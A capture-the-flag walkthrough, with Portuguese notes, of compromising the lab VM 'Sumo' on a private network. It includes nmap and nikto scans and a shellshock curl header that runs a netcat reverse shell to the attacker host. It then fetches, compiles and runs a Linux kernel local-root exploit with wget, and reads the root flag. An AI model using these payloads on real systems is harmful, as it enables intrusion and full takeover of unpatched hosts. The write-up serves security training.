

IP da máquina: 192.168.56.133 // MAC: 08:00:27:CC:60:F0

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.133




```
22/tcp open  ssh     tcp-response OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/J+WrJNkyMIRfqggIho1dxtYOA5
xXP+UCk3osMe5XlMlocy3McGlmqhSrMFbQOOFrvm/PMAF649Xq/rDm2M/m+sXgxvQmJyLV36DqwbxxCL1wrICNk4cxfDG1K2yTG
Vw/rAAAAFQDa/l4YfWS1CNCRhv0XZbwXkGdxfwAAAIEAnMQzPH7CGQKfsHXgyFl3lsOMpj0ddXHG/rWZvFn+8NdAh48do0cN88B
ti8C4Asibcp0zbEEga9KgxeR+dQi2lg3nHRzHFTPTnjybfUZqST4fU1VE9oJFCL3Q1cWHPfcvQzXNqbVDwMLSqpRYAbexXET64D
gwX4fw8FSV6efKaQQAAACAVGZB5+2BdywfhdFT0HqANuHvcLfjGPQ8XkNTcO+XFSWxNFwTnLOzZE8FVNsTIBdMjXKjbWOwLMkzb
4EHhkeyJglqDWvBoVTiDpXbRxctFiGt0Z83EvTJJSEAGYDCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=
|   2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwlghTOhfNbdMRHJF0N2ho6RlE8HR+wVE5aoFt/PPu6dveDLV7xt7GLS8Q8
49r1tAScErRUVryrD6gwQ0DB45hGrw8POQlnUHggTjyNp3+sshrWqRs5Dp93LL3NvhpBXl6YD9bJEC3e2qXY3Vwm+Wc/GE/9Sxl
B+aHL/ekjgNVWgpMT1y/fCKAWlF4TLKUl7Xc21GGWnQptGyYweSbefo4TPa7neg+YdpZkqMWaoK/eEbG+Ze5ocSEWrmB3jQMDHh
geZDO/gB3iuxSDrOToSZmsNcW6TtgqyVyo1q26VIjVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKDwKhXBCqgnSHx
|   256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAf1vV7lVrnTZwOIFZj7gvuah
GAK2YAv8dBxFD5jV7Ho5nXHPCulaGcA9aYW9z2ih2JL/0+3zfdPfk3JBYVyrM8=
80/tcp open  http    tcp-response Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:CC:60:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
```

nikto -h http://192.168.56.133/




```
+ OSVDB-112004: /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability (http://cv
e.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
```

msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=443 -f raw




```
└──╼ $msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 103 bytes
mkfifo /tmp/gdhncla; nc 192.168.56.114 443 0</tmp/gdhncla | /bin/sh >/tmp/gdhncla 2>&1; rm /tmp/gdh
ncla
```

curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'mkfifo /tmp/gdhncla; nc 192.168.56.114 443 0</tmp/gdhncla | /bin/sh >/tmp/gdhncla 2>&1; rm /tmp/gdhncla'" http://192.168.56.133/cgi-bin/test^




```
┌─[headcrusher@parrot]─[~]
└──╼ $curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'mkfifo /tmp/gdhncla; nc 192.168.56.114 44
3 0</tmp/gdhncla | /bin/sh >/tmp/gdhncla 2>&1; rm /tmp/gdhncla'" http://192.168.56.133/cgi-bin/test
```

sudo nc -nlvp 443



```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.133.
Ncat: Connection from 192.168.56.133:43424.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/
Linux
```

searchsploit 33589.c




```
┌─[headcrusher@parrot]─[~/30]
└──╼ $searchsploit 33589.c
----------------------------------------------------------------------- ------------------------------
 Exploit Title                                                          |  Path
----------------------------------------------------------------------- ------------------------------
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64 | linux_x86-64/local/33589.c
----------------------------------------------------------------------- ------------------------------
```

searchsploit -m 33589.c

gcc 33589.c -o naocrasha


python -m SimpleHTTPServer 8081




```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

cd /tmp

wget http://192.168.56.114:8081/naocrasha




```
wget http://192.168.56.114:8081/naocrasha
--2020-09-26 16:22:47--  http://192.168.56.114:8081/naocrasha
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17416 (17K) [application/octet-stream]
Saving to: `naocrasha'

     0K .......... .......                                    100% 64.1M=0s

2020-09-26 16:22:47 (64.1 MB/s) - `naocrasha' saved [17416/17416]
```



```
* Supported targets:
* [0] Ubuntu 12.04.0 - 3.2.0-23-generic
* [1] Ubuntu 12.04.1 - 3.2.0-29-generic
* [2] Ubuntu 12.04.2 - 3.5.0-23-generic
```


./naocrasha 0



```
./naocrasha 0
stdin: is not a tty
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/
Linux
```

cat root.txt

{Sum0-SunCSR-2020_r001}



```
cat root.txt
{Sum0-SunCSR-2020_r001}
```